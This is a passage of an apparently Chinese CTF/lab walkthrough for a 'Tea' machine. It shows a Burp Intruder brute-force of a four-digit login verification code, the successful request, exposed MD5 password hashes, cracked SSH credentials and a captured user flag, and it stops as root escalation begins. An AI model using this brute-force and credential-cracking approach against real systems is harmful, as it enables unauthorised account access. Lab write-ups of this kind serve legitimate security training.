
验证码登录

邮箱地址: lingmj@tea.dsz

验证码: 1111

Verify Code error. Please 5 seconds later attempt.

- 验证码就四个直接爆破




5. Intruder attack of http://192.168.105.253

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout
8380	8379	302	5		
0		200	1		
1	0000	200	2		
2	0001	200	1		
3	0002	200	0		
4	0003	200	3		
5	0004	200	17		
6	0005	200	2		
7	0006	200	14		
8	0007	200	16		

```
POST /code_login.php HTTP/1.1
Host: 192.168.105.253
Content-Length: 32
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.105.253
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
Referer: http://192.168.105.253/code_login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=v83ahomphd9qtntd5vo04tip9q
Connection: keep-alive

email=lingmj%40tea.dsz&code=8379
```

然后得到 ssh 用户名和 对应密码的md5



不安全 192.168.105.253/83796a396478e084.php

验证成功

您已通过验证码验证，以下是系统信息：

Black
83796a396478e084663c06aa25425864


Red
d390587c3997d1f6b4e4fe968327e3a2

Flower
3c96be08e8b399d1b990f2f5c4939f8b

技术支持: support@tea.dsz

用cmd5 需要 购买，朋友帮我解的俩


```
black:1234hak54321
red:123bugme
```



```
red@Tea:~$ ls
user.txt
red@Tea:~$ cat user.txt
flag{user-9667c39f-4203-11f0-9e29-000c2955ba04}
red@Tea:~$ 
```

root

日常翻 就看到 `/opt` 目录下的一个特殊文件

